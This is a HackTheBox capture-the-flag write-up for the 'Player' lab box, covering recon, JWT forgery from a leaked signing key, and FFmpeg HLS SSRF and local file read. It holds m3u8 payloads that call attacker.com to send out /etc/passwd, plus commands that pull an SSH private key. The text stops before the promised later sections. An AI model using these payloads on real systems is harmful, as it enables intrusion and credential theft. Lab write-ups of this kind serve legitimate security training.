



HackTheBox.eu



Player

Paint X Lite

Index

- 1. Box Information**
- 2. Setting up the things**
- 3. Recon**
 - a. NMap**
 - b. Gobuster**
 - c. WFuzz**
- 4. FFMpeg Local File Read**
- 5. OpenSSH xauth Command Injection**
- 6. Codiad Remote Code Execution**
- 7. Privilege Escalation**

1. Box Information:

The concept is adapted like a popular software company is exposing their cloud product which giving space for an attacker to take advantage of accessing it and compromising target server by chaining multiple vulnerabilities in the path.

2. Setting up the things:

On booting up the box IP will get assigned as it's on NAT. Regarding vhost configuration the below information just need to be added in **/etc/apache2/sites-available/000-default.conf** file.

```
<VirtualHost *:80>
    ServerName chat.player.htb
    DocumentRoot /var/www/chat
</VirtualHost>
<VirtualHost *:80>
    ServerName dev.player.htb
    DocumentRoot /var/www/demo
</VirtualHost>
<VirtualHost *:80>
    ServerName staging.player.htb
    DocumentRoot /var/www/staging
</VirtualHost>
```

3. Recon:

NMap: Full nmap scan result of target server is as below.

```
root@kali:~/Desktop/htb/player# nmap -sV -sC -p0-65535 172.16.118.152
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-24 06:24 EST
Nmap scan report for player.htb (172.16.118.152)
Host is up (0.000099s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d7:30:db:b9:a0:4c:79:94:78:38:b3:43:a2:50:55:81 (DSA)
|   2048 37:2b:e4:31:ee:a6:49:0d:9f:e7:e6:01:e6:3e:0a:66 (RSA)
|   256 0c:6c:05:ed:ad:f1:75:e8:02:e4:d2:27:3e:3a:19:8f (ECDSA)
|_  256 11:b8:db:f3:cc:29:08:4a:49:ce:bf:91:73:40:a2:80 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 403 Forbidden
6686/tcp open  ssh      OpenSSH 7.2 (protocol 2.0)
MAC Address: 00:0C:29:AC:BE:E7 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.13 seconds
root@kali:~/Desktop/htb/player#
```

We can see apache server is running on port 80.

Gobuster:

A quick gobuster scan on port 80 showed below results.

```
root@kali:~/Desktop/htb/player# gobuster -u http://player.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,pdf,zip
=====
Gobuster v2.0.0          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://player.htb/
[+] Threads   : 10
[+] Wordlist  : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,403
[+] Extensions: txt,pdf,zip,php,html
[+] Timeout   : 10s
=====
2018/12/24 06:31:36 Starting gobuster
=====
/launcher (Status: 301)

/server-status (Status: 403)

=====
2018/12/24 06:33:48 Finished
```

WFuzz:

Parallelly we can scan for subdomains if there are any.

```
root@kali:~/Desktop/htb/boxes/player# wfuzz --hw 30 -c -z file,/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1mil-5000.txt -u player.htb -H 'Host: FUZZ.player.htb'

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

=====
* Wfuzz 2.2.11 - The Web Fuzzer
=====

Target: http://player.htb
Total requests: 4997

=====
ID      Response    Lines     Word      Chars      Payload
=====

000070: C=200      276 L      733 W      10340 Ch      "chat"
000067: C=200      63 L       180 W      1470 Ch      "staging"
000019: C=200      86 L       229 W      5243 Ch      "dev"


Total time: 7.529737
Processed Requests: 4997
Filtered Requests: 4994
Requests/sec.: 663.6353
```

Cool we have interesting results to look for. Let's quickly check the gobuster result **launcher** on port 80.

We have some information here about new product **PlayBuff** which is getting launched after 22 days (do we really need to wait ?).

If we check network tab we do see an ajax call being initiated to a php page, Let's access that.

Stat..	Method	File	Domain	Cause	Type	Transferr...	Size	0ms	2.56s	5.12s	7.68s	10.24s
200	GET	dee8dc8a47256c64630d803a4c40786e.php	player.htb	xhr	html	241 B	16 B	→3ms				
200	GET	dee8dc8a47256c64630d803a4c40786e.php	player.htb	xhr	html	241 B	16 B					→3ms



There is nothing just a small message. If we click on send button we can see that it's assigning a cookie called **access**.

The screenshot shows a browser developer tools interface with two panels: 'Request' and 'Response'.

Request:

```
GET /launcher/dee8dc8a47256c64630d803a4c40786e.php HTTP/1.1
Host: player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://player.htb/launcher/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 302 Found
Date: Tue, 30 Apr 2019 12:38:15 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Set-Cookie:
access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2NlcnFkZSI6IkMwQjEzN0ZFMkQ3OTI0NT1GMjZGRjc2M0NDRQ0NTc0QTVNUFCMDMifq.cjGwng6JiMi0WZGz7sa0d0uhyr1vad5hAx0JCiM3uzU; expires=Thu, 30-May-2019 12:38:15 GMT; Max-Age=2592000;
path=/
Location: index.html
Content-Length: 0
Connection: close
Content-Type: text/html
```

By just looking at it we can understand it's in format of Json Web Token (JWT) so we can use jwt.io to see it's information.

The screenshot shows the jwt.io website interface.

Encoded: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2NlcnFkZSI6IkMwQjEzN0ZFMkQ3OTI0NT1GMjZGRjc2M0NDRQ0NTc0QTVNUFCMDMifq.cjGwng6JiMi0WZGz7sa0d0uhyr1vad5hAx0JCiM3uzU


Decoded:

```
HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "HS256"
}

PAYLOAD: DATA
{
  "project": "PlayBuff",
  "access_code": "C0B137FE2D792459F26FF763CCE44574A5B5AB03"
}
```

So there is some access code requirement to access the product and also it's using HS256 algorithm to check its integrity. We have to check ways like either brute forcing the secret key or looking for it's exposure through other files.

On chat subdomain we have interesting communication between **Vincent** from **Core-Dev** and **Oila** from **Project Management** which says main domain exposing source code.



So we can look for source code leakage on found pages using known techniques such as .bak, .phps or sometimes dev teams forget to remove backup files created by vim, nano and emacs.

We can download backup file of dee8dc8a47256c64630d803a4c40786c.php by simply accessing it ending with tilde (“~”).

```

Request
Raw Headers Hex
GET /launcher/dee8dc8a47256c64630d803a4c40786c.php HTTP/1.1
Host: player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://player.htb/launcher/
Connection: close
Upgrade-Insecure-Requests: 1

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Tue, 30 Apr 2019 12:51:50 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Tue, 30 Apr 2019 12:03:54 GMT
ETag: "2e6-587be31e5b56e"
Accept-Ranges: bytes
Content-Length: 742
Connection: close

<?php
require 'vendor/autoload.php';

use \Firebase\JWT\JWT;

if(isset($_COOKIE["access"])){
{
    $key = '_SO_Rnd0m_P@ss_';
    $decoded = JWT::decode($_COOKIE["access"], base64_decode(strtr($key, '-_', '+/')));
    if($decoded->access_code === "0E76658526655756207688271159624026011393"){
        header("Location: 7F2xxxxxxxxxxxxx");
    } else {
        header("Location: index.html");
    }
} else {
    $token_payload = [
        'project' => 'PlayBuff',
        'access_code' => 'C0B137FE2D792459F26FF763CCE44574A5B5AB03'
    ];
    $key = '_SO_Rnd0m_P@ss_';
    $jwt = JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')));
    $jwt = strtr($jwt, '+/0123456789', 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz');
    setcookie('access',$jwt, time() + (86400 * 30), "/");
    header("Location: index.html");
}
}

?>

```

Like guessed we can now utilise the exposed key to generate jwt cookie to bypass the restriction and can get access to product.

```

root@kali:~/Desktop/htb/boxes/player/php-jwt-example# cat test.php
<?php
require 'vendor/autoload.php';
use \Firebase\JWT\JWT;
$token_payload = [
    'project' => 'PlayBuff',
    'access_code' => '0E76658526655756207688271159624026011393'
];
$key = '_SO_Rnd0m_P@ss_';
$jwt = JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')));
print_r($jwt);
?>
root@kali:~/Desktop/htb/boxes/player/php-jwt-example# php test.php
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUlJZmYiLCJhY2NlczNfY29kZSI6IjBFNzY2NTg1MjY2NTU3NTYyMDc20DgyNzExNTk2MjQwMjYwMTEzOTMifQ.VXuTkqw__J4Ygcgt0dNDgsLgrFjhN1_WwspYnf_FjyE
root@kali:~/Desktop/htb/boxes/player/php-jwt-example#

```

```

Request
Raw Params Headers Hex
GET /launcher/dee8dc8a47256c64630d803a4c40786c.php HTTP/1.1
Host: player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://player.htb/launcher/
Cookie: access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUlJZmYiLCJhY2NlczNfY29kZSI6IjBFNzY2NTg1MjY2NTU3NTYyMDc20DgyNzExNTk2MjQwMjYwMTEzOTMifQ.VXuTkqw__J4Ygcgt0dNDgsLgrFjhN1_WwspYnf_FjyE
Connection: close
Upgrade-Insecure-Requests: 1

Response
Raw Headers Hex
HTTP/1.1 302 Found
Date: Tue, 30 Apr 2019 12:57:13 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Location: 7F2xxxxxxxxxxxxx
Content-Length: 0
Connection: close
Content-Type: text/html

```

Now we can see a 302 redirect to new folder which is masked in backup file. Bingo finally we got access to product.



We can see file upload. So we can check for shell upload.




Welcome to PlayBuff - Compact | Secure | Cloud

```
+***$88h. ~"888h x.d88" .. .="8888x <"788h. oec : oec :  
8X. 78888X 8888f 8888R @L X="8888h> "8888 x. . @88888 @88888  
'888x 8888X 8888- '888R u 9888i .dl '88h. 8888 8888 .@88k z88u 8**88% 8**88%  
'8888 8888X "88x: 888R us888u. Y888k;*888. '8888 8888 "88- ~"8888 ^8888 88. 8b.  
'888 8888X X88x. 888R .@88 "8888" 888E 888I '888 8888.xH888X. 8888 888R u888888> u888888>  
*'888X "8888X 888R 9888 9888 888E 888I X":88*- *8888> 8888 888R 8888R 8888R  
~..888X "88888 888R 9888 9888 888E 888I ~"!": "8888> 8888 888R 8888P 8888P  
x888888X. "% 888R 9888 9888 888E 888I .H8888h. 788 8888 ,8888 . *888> *888>  
'%"*8888888h. " 888B . 9888 9888 x888N<888 ' ;"8888h. '! "888Y 8888" 4888 4888  
~ 888888888! ^"888% "888%"888" "88" 888 ^"88888h.+" "Y" 'YP '888 '888  
X888"*** "% ^Y" ^Y" "88F ^"88888h.+" "Y" 'YP '888 '888  
`88f 98"  
88 ."/"  
""
```

Compress and Secure your media

Select a file to upload Browse... shell.php

After uploading a file the next page saying **Buffed Media** link to download the converted file.



Welcome to PlayBuff - Compact | Secure | Cloud

```
+***$88h. ~"888h x.d88" .. .="8888x <"788h. oec : oec :  
8X. 78888X 8888f 8888R @L X="8888h> "8888 x. . @88888 @88888  
'888x 8888X 8888- '888R u 9888i .dl '88h. 8888 8888 .@88k z88u 8**88% 8**88%  
'8888 8888X "88x: 888R us888u. Y888k;*888. '8888 8888 "88- ~"8888 ^8888 88. 8b.  
'888 8888X X88x. 888R .@88 "8888" 888E 888I '888 8888.xH888X. 8888 888R u888888> u888888>  
*'888X "8888X 888R 9888 9888 888E 888I X":88*- *8888> 8888 888R 8888R 8888R  
~..888X "88888 888R 9888 9888 888E 888I ~"!": "8888> 8888 888R 8888P 8888P  
x888888X. "% 888R 9888 9888 888E 888I .H8888h. 788 8888 ,8888 . *888> *888>  
'%"*8888888h. " 888B . 9888 9888 x888N<888 ' ;"8888h. '! "888Y 8888" 4888 4888  
~ 888888888! ^"888% "888%"888" "88" 888 ^"88888h.+" "Y" 'YP '888 '888  
X888"*** "% ^Y" ^Y" "88F ^"88888h.+" "Y" 'YP '888 '888  
`88f 98"  
88 ."/"  
""
```

Compress and Secure your media


Compressing done. You can access your media from below link:

[Buffed Media](#)

[Go back](#)

player.htb/launcher/7F2dcsSdZo6nj3SNMTQ1/uploads/1601951164.avi

After accessing it we are seeing 404 error message.



Not Found

The requested URL /launcher/7F2dcsSdZo6nj3SNMTQ1/uploads/1601951164.avi was not found on this server.

Apache/2.4.7 (Ubuntu) Server at player.htb Port 80

In the link we can see that our shell file is converted as avi file format which is of no use for direct shell upload.

FFMpeg Local File Read:

Based on name and information present on web page we can guess that some command line media converter is used. After a quick google we can see **FFMpeg** is the popular one which having known SSRF issue.

[PDF] Exploiting SSRF in video converters - Black Hat

<https://www.blackhat.com/.../us-16-Ermishkin-Viral-Video-Exploiting-Ssrf-In-Video-...> ▾
Mar 19, 2016 - HTTP Live Streaming - HLS. ◦ live and on-demand streaming. ◦ developed by Apple. ◦ supported in FFMpeg.
You've visited this page many times. Last visit: 22/12/18

Bug #1533367 "ffmpeg allows Server-Side Request Forgery attack ...

<https://bugs.launchpad.net/bugs/1533367> ▾
Jan 12, 2016 - There is a russian blog post about SSRF and local file read with ffmpeg: http://habrahabr.ru/company/mailru/blog/274855/ One of variants: \$ cat ...
Filed here by: Filipp Frizzy

[PDF] SSRF bible. Cheatsheet - Zenk - Security - Repository

<https://repo.zenk-security.com/Techniques%20d.../SSRFbible%20Cheatsheet.pdf> ▾
Examples. Memcached. Exploits. PHPFPMP. Syslog. Exploits. Zabbix agentd. Exploits. Postgres. Exploits. MongoDB. CouchDB. Exploits. FFMpeg. References.

An Embarrassing Security Hole In FFmpeg (how is it even possible ...)

<http://ithipster.com/blog/unorthodox/13.html> ▾
Jan 13, 2016 - The vulnerability may potentially lead to SSRF and local file read (which in turn may be pretty devastating). To put your computer at risk it is ...


Imgur: SSRF / Local file enumeration / DoS due to improper handling ...

<https://vulners.com/hackerone/H1:115978> ▾
Feb 11, 2016 - Exploits. Basic SSRF exploit. To launch a basic SSRF we will prepare a ... After ffmpeg parses the m3u8.php file imgur's server makes a request ...

So we can quickly check for this issue to move ahead.

Let's upload below sample media to check for SSRF issue on remote server.

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://attacker.com/ssrfetest
#EXT-X-ENDLIST
```



Nice, we can confirm that remote server is vulnerable to **Server Side Request Forgery** issue. Let's see how we can leverage this.

We can make use of **concat** protocol to read the local files.

From ffmpeg documentation we can see

concat - read and seek from many resources in sequence as if they were a unique resource

```

header.m3u8
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://attacker.com/?


```

```

Test.mp4
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://attacker.com/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST

```


After uploading **test.mp4** file we should see the content of **passwd** file in our server logs.



But Nope it's not working. Maybe target ffmpeg version will not support **concat** protocol. But still we can read local files by using **EXT-X-KEY** :

METHOD and **EXT-X-BYTERANGE** we can read 5-6 blocks of file data.
We have to keep on requesting next sequence to read files content.

Instead automating we already had script from neex
(https://github.com/neex/ffmpeg-avi-m3u-xbin/blob/master/gen_xbin_avi.py)
. So we can prepare our sample exploit media.



The screenshot shows a web browser window with a terminal session and a file download interface.

Terminal Session:

```
root@kali: ~/
[1] Help
[2] python3 gen_xbin_avi.py file:///etc/passwd out.mp4
[3] file out.mp4
[4] data, AVI, 224 x 160, 25.00 fps,
[5] python3 gen_xbin_avi.py file:///home/telegen/.ssh/id_rsa out.
[6] 
```

File Download:

Welcome to PlayBuff - Compact | Secure | Cloud

2126602409.avi

Compressing done. You can access your media from below link:

[Buffed Media](#)

[Go back](#)

Nice. This way we can read local files from the server. We can quickly check if we have any ssh key present on user **telegen** home directory.

The screenshot shows a web browser window with a terminal session and a file download interface.

Terminal Session:

```
root@kali: ~/Desktop/htb/player
[1] Help
[2] python3 gen_xbin_avi.py file:///etc/passwd out.mp4
[3] file out.mp4
[4] data, AVI, 224 x 160, 25.00 fps,
[5] python3 gen_xbin_avi.py file:///home/telegen/.ssh/id_rsa out.
[6] 
```

File Download:

Welcome to PlayBuff - Compact | Secure | Cloud

